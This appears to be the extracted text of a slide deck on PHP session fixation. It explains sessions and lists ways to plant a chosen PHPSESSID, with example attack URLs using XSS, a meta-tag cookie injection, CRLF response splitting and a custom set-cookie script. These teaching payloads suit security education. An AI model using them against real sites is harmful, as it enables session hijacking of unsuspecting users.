


Session fixation

What is a session?




What is a session?



Ok!

↓
/tmp/sess_deadbeef...
s:4:"Mark";

What is a session?



↑
/tmp/sess_deadbeef...
s:4:"Mark";

What do we need?

```
http://site/?xss="><script>document.cookie="PHPSESSID=aaa";</script>
```

- XSS

```
http://site/?html="><meta http-equiv=Set-Cookie content="PHPSESSID=aaa">
```

- HTML injection


- HTTP Response Splitting

```
http://site/?  
location=index.php%0d%0aSet-Cookie:  
%20PHPSESSID=aaa%0d%0a%0d%0a
```


- Any set-cookie custom scripts

```
http://site/setcookie.php?  
key=PHPSESSID&value=aaa&submit=Submit
```

What is a session fixation?




What is a session fixation?




What is a session fixation?



What is a session fixation?



What is a session fixation?



What is a session fixation?

